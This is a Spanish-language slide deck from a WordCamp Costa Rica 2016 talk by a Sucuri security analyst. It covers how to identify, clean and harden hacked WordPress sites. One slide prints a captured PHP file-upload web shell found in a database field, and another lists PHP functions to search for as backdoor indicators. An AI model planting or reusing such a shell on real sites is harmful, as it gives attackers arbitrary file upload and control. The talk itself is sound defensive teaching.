

COMO ARREGLAR SITIOS WORDPRESS HACKEADOS

GRACIAS A



WORDCAMP CR
COSTA RICA 2016

COMO ARREGLAR SITIOS WORDPRESS HACKEADOS



Guía sobre Cómo
Arreglar Sitios Web
WordPress Hackeados

Identificación, Remoción y Pos-Hack

Una charla de **Salvador Aguilar**

Twitter: **@riper81**

Email: **sal.aguilar@sucuri.net**

SUCURI



Sucuriseguridad

| sucuri.net/es

Organización de esta charla

1. ¿Quién es Salvador Aguilar?
2. Para quien es esta charla
3. Wordpress: Una vista general
4. Indicadores Generales
5. Paso 1: Identificación
6. Paso 2: Remoción
7. Paso 3: PostHack
8. Preguntas & Respuestas

¿Quién soy yo?

- Papá de una niño de 9 y una niña de 2.
- Entusiasta de Wordpress & miembro de la comunidad Wordpress Nicaragua (wpnicaragua.org)
- Con experiencia trabajando para empresas como proveedores VOIP, Call Centers, SEARS Mexico, Site5.com & Sucuri.net
- **Analista de Seguridad en Sucuri.net**



COMO LIMPIAR SITIOS WORDPRESS INFECTADOS

Para quien es esta charla?

- Para cualquier persona que tiene un sitio web en wordpress
- Para cualquier persona que ha sido hackeado
- Para cualquier persona que busca como limpiar su sitio web

Wordpress: Una vista general

- Wordpress es un fork de otro cms llamado b2 cafelog. (2003)
- Depende de PHP & MySQL
- Usado por más del 25% de los sitios web del mundo.
- Permite tener un sitio web sin tener conocimientos de HTML ni Javascript.
- Ultimos grandes avances: imagenes responsivas, calypso & REST API
- Automatic, la compania detras de wordpress.org ofrece wordpress.com, woocommerce, jetpack, etc. No todo es gratis en esta vida
- El repositorio de Plugins tiene más de 1 billon de descargas

COMO LIMPIAR SITIOS WORDPRESS INFECTADOS

Estadísticas Generales

ABRIL 2016 = 1.02 Billones de Sitios Web

Sitios web con CMS


33%

Cobertura de CMS

73%



COMO LIMPIAR SITIOS WORDPRESS INFECTADOS



Wordpress: una explicación visual



Antes de empezar...

- Sucuri ha dedicado años para ayudar a los administradores de WordPress identificar y corregir los sitios web hackeados. Para continuar con este proyecto, tenemos esta guía para ayudar a los propietarios de sitios web que pasan por el proceso de identificación y limpieza de sitios web WordPress hackeados.



COMO LIMPIAR SITIOS WORDPRESS INFECTADOS

INDICADORES COMUNES

1. Notificaciones de listas negras por Google, Bing, McAfee
2. Comportamientos extraños de navegadores
3. Spam en contenido del motor de búsqueda
4. Notificación de sitio web suspenso por host
5. Cambios de archivos o problemas de integridad en el core
6. Notificaciones en los resultados de búsqueda de Google
(SEO poisoning)



The site ahead contains malware

Attackers currently on zalypkavovana.ga might attempt to install dangerous programs on your computer that steal or delete your information (for example, photos, passwords, messages, and credit cards).

Automatically report details of possible security incidents to Google. [Privacy policy](#)

[Details](#)

[Back to safety](#)

COMO LIMPIAR SITIOS WORDPRESS INFECTADOS

EL PROCESO

1. IDENTIFICA
EL HACK



2. REMOVER
HACK



POST HACK



PASO 1: Identificar el hack

I. Instalamos el plugin GRATUITO – Sucuri Scanner

Si su sitio web WordPress ha sido hackeado, nuestro plugin de seguridad gratuito le ayudará a identificar las áreas que necesitan ser limpiadas.

The screenshot shows the Sucuri Security plugin page on the WordPress.org repository. At the top, there are four tabs: 'Activity Auditing', 'File Integrity Monitoring', 'Remote Malware Scanning', and 'Security Hardening'. Below these tabs, a large call-to-action button reads 'Sucuri Security - Auditing, Malware Scanner and Security Hardening'. A brief description of the plugin follows: 'The Sucuri WordPress Security plugin is a security toolset for security integrity monitoring, malware detection and security hardening.' To the right of this text is a prominent orange 'Download Version 1.7.9' button. At the bottom of the page, there are links for 'Description', 'Installation', 'Other Notes', 'Changelog', 'Stats', 'Support', 'Reviews', and 'Developers'.

PASO 1: Identificar el hack

II. Escanee Su Sitio Web

Utilice el plugin Sucuri para escanear su sitio web y encontrar payloads maliciosas y donde se ubica el malware.

The screenshot shows a web interface for a website's security audit. At the top, there are tabs: 'Remote Scanner Results' (highlighted in red), 'Website Details', 'IFrames / Links / Scripts', 'Blacklist Status', and 'Modified Files'. Below the tabs, a message says 'Site compromised (malware was identified)'. A blue button labeled 'Request Malware Cleanup' is visible. The main content area displays a table of findings:

Security warning in the URL	*Known Spam detected	View Infected URL	View malware
Security warning in the URL	*Known Spam detected	View Infected URL	View malware
Security warning in the URL	*Known Spam detected	View Infected URL	View malware
Security warning in the URL	*Known Spam detected	View Infected URL	View malware
Security warning in the URL	*Known Spam detected	View Infected URL	View malware

PASO 1: Identificar el hack

III. Verifique la Integridad de Archivos Core

La mayoría de los archivos core de WordPress no deben modificarse. Nuestro plugin comprueba los problemas de integridad con el wp-admin, wp-includes, y archivos en el root.



COMO LIMPIAR SITIOS WORDPRESS INFECTADOS

PASO 1: Identificar el hack

IV. Verifique los Archivos Recién Cambiados

Identifique los archivos que estaban hackeados para saber si han sido cambiados recientemente, utilizando los audit logs del plugin Sucuri.

Audit Logs (44 latest logs)			
Date	Username	IP Address	Event Message
August 24, 2016 7:50 pm	system	127.0.0.1	File modified: (multiple entries):
			wp-content/plugins/better-wp-security/better-wp-security.php (old size: 1073; new size: 1073)
			wp-content/plugins/better-wp-security/core/admin-pages/page-settings.php (old size: 26602; new size: 26703)
			wp-content/plugins/better-wp-security/core/class-itsec-core.php
			wp-content/plugins/better-wp-security/core/class-itsec-files.php
			wp-content/plugins/better-wp-security/core/class-itsec
August 24, 2016 7:50 pm	system	127.0.0.1	New file added: (multiple entries):
			wp-content/plugins/better-wp-security/core/lib/class-itsec-lib-user-activity.php (size: 1118)
			wp-content/plugins/wordfence/js/jquery.qrcode.min.js (size: 13995)
			wp-content/upgrade/twentyfifteen.1.6-xVyzGE/twentyfifteen/404.php
			wp-content/upgrade/twentyfifteen.1.6-xVyzGE/twenty

PASO 1: Identificar el hack

V. Confirme Logins de Usuarios

Verifique la lista de inicios de sesión de usuarios recientes para ver si las contraseñas fueron robadas o si se han creado nuevos usuarios maliciosos.



PASO 2: Remueva el Hack

Ahora que ya tiene la información sobre los usuarios vulnerables y las ubicaciones del malware, remueva el software malicioso de WordPress y vuelva a configurar su sitio web para que quede limpio.



WORDPRESS SECURITY

COMO LIMPIAR SITIOS WORDPRESS INFECTADOS

PASO 2: Remueva el Hack

1. Limpie Archivos Hackeados de Su Sitio Web

Si la infección se encuentra en sus archivos principales o plugins, usted podrá removerla fácilmente con nuestro plugin. También puede hacerlo manualmente, pero tenga cuidado para no cambiar su archivo **wp-config.php** o la carpeta **wp-content**.

The screenshot shows a web-based interface for managing WordPress core files. At the top, a section titled "Core Integrity" explains that it scans standard installation files like .htaccess, wp-version.php, and wp-access.php. It advises using server-side or web scanners to find infection sources. Below this is a table titled "Core Integrity (4 files)" listing four files with their status (Added or Modified), file size, last modified date, and path. The table includes columns for Status, File Size, Modified At, and File Path. The first three files are marked as "Added", while the fourth is marked as "Modified". A note at the bottom states that marking files as fixed will ignore them in future scans. A checkbox for understanding terms is checked, and a "Mark as fixed" button is highlighted in yellow. Other buttons include "Restore source", "Delete file", and "Choose Action: Mark as fixed" with a "Proceed" button.

Status	File Size	Modified At	File Path
Added	~4.60K	May 30, 2014 11:06 pm	.htaccess
Added	~36.00B	January 11, 2012 9:19 pm	wp-version.php
Added	~4.37K	October 4, 2012 5:35 am	wp-access.php
Modified	~30.00B	May 4, 2007 9:48 pm	wp-content/index.php

PASO 2: Remueva el Hack

2. Limpie Tablas Hackeadas de la Base de Datos

Para eliminar la infección de malware de la base de datos de su sitio web, utilice el panel admin para conectarse con la base de datos. También puede utilizar herramientas como **WP-CLI**, **Search-Replace-DB** o **Adminer**.

Utilice la información del payload proporcionada por el escáner de malware o busque funciones PHP maliciosas comunes, como eval, base64_decode, gzinflate, preg_replace, str_replace, etc.

Edit: field_revision_body

entity_type	node
bundle	page
deleted	0
entity_id	279
revision_id	279
language	und
delta	0
body_value	<pre><?php echo '

'.php_uname().'
'; echo '<form action="" method="post" enctype="multipart/form-data" name="uploader" id="uploader">'; echo '<input type="file" name="file" size="50">'; <input name="upl" type="submit" id="upl" value="Upload"></form>; if(\$_POST['upl'] == "Upload") { if(@copy(\$_FILES['file']['tmp_name'],\$_FILES['file']['name'])) { echo 'Upload work !

chr2'; } }</pre>
body_summary	
body_format	php_code

PASO 2: Remueva el Hack

3. Proteja Sus Cuentas de Usuario

Si se observa cualquier usuario de WordPress diferente, elimínelos para que los hackers pierdan el acceso a su sitio web. Se recomienda que sólo tenga un usuario admin. Otros usuarios deben configurarse con el mínimo de privilegios posible (ie. contributor, author, editor).

Si piensa que algunas de sus cuentas de usuario se han comprometido, restablezca sus contraseñas.



PASO 2: Remueva el Hack

4. Remueva Backdoors escondidos

A menudo, las puertas traseras están en archivos con nombres semejantes a los archivos core de WordPress ubicados en el directorio incorrecto. Los atacantes también pueden injectar puertas traseras en archivos como wp-config.php y directorios como /themes, /plugins, y /uploads.

Puertas traseras generalmente incluyen las siguientes funciones PHP:

Base64	str_rot13	gzuncompress
	eval	Exec
create_function		System
	stripslashes	assert
/e/)		preg_replace (with
		move_uploaded_file



COMO LIMPIAR SITIOS WORDPRESS INFECTADOS

PASO 2: Remueva el Hack

5. Remueva Notificaciones de Malware

Google -> Google Webmaster Tools // <https://google.com/webmaster/tools>

Bing -> Bing Webmaster Tools // <https://webmasters.bing.com>

McAfee -> TrustedSource // <https://trustedsource.org>

Yandex -> Yandex Webmaster Tools // <https://webmaster.yandex.com>

Symantec -> Norton SafeWeb // <https://safeweb.norton.com>

**ESTE PROCESO PUEDE TOMAR HASTA 2 SEMANAS DEPENDIENDO DE LA
MAGNITUD DE LA INFECCION Y DEL PROVEEDOR.**

PASO 3: Post Hack

1. Actualizar, actualizar, actualizar & resetear

- Actualizar Wordpress, Themes & Plugins.
- Resetear contraseñas FTP, sFTP/SSH, MySQL, cPanel & Wordpress Admins

made on imgur

PASO 3: Post Hack

2. Endurecer (hardening) Wordpress

Hacer hardening de un servidor o de una aplicación significa seguir los pasos para reducir su superficie de ataque, o puntos de entrada de atacantes.

WordPress y sus plugins pueden quedarse más difíciles de hackear cuando se siguen estos pasos.

El plugin trae varias opciones por favor leer y activar las que convengan.

Más info en: https://codex.wordpress.org/Hardening_WordPress

The screenshot shows the Sucuri WordPress Hardening plugin settings interface. It includes two main sections: 'Restrict wp-content access' and 'Restrict wp-includes access'. Each section has a description, a status indicator ('WP-Content directory not hardened' or 'WP-Includes directory not hardened'), and a 'Harden' button. The 'Harden' button for 'wp-content' is greyed out, while the one for 'wp-includes' is active.

Restrict wp-content access

This option blocks direct access to any PHP file located under the content directory of this site. The note under the "Protect uploads directory" section also applies to this option so you may want to read that part too. If you experience any kind of issues in your site after you apply this hardening go to the content directory using a FTP client or a file manager (generally available in your hosting panel) and rename a file named .htaccess .

WP-content directory not hardened

Harden

Restrict wp-includes access

This option blocks direct PHP access to any file inside wp-includes .

WP-Includes directory not hardened

Harden

PASO 3: Post Hack

3. Respaldos o Copias de seguridad (backups)

- Nunca en el mismo servidor
- Automático
- Con regularidad
- Redundancia
- Validación



memecrunch.com

PASO 3: Post Hack

4. Scanear sus ordenadores

- Trojanos
- Algunas infecciones usan IDEs o clientes FTP para subir infecciones.




PASO 3: Post Hack

5. Firewall de Sitios Web

- Prevenir un Hack Futuro
- Actualización de Seguridad Virtual
- Bloqueo de Ataques de Fuerza Bruta
- Mitigación de Ataques de DDoS
- Optimización de Rendimiento



COMO LIMPIAR SITIOS WORDPRESS INFECTADOS



DONE WITH MY PRESENTATION

**NOW HAVE TO ANSWER
QUESTIONS**

GRACIAS A



WORDCAMP CR
COSTA RICA 2016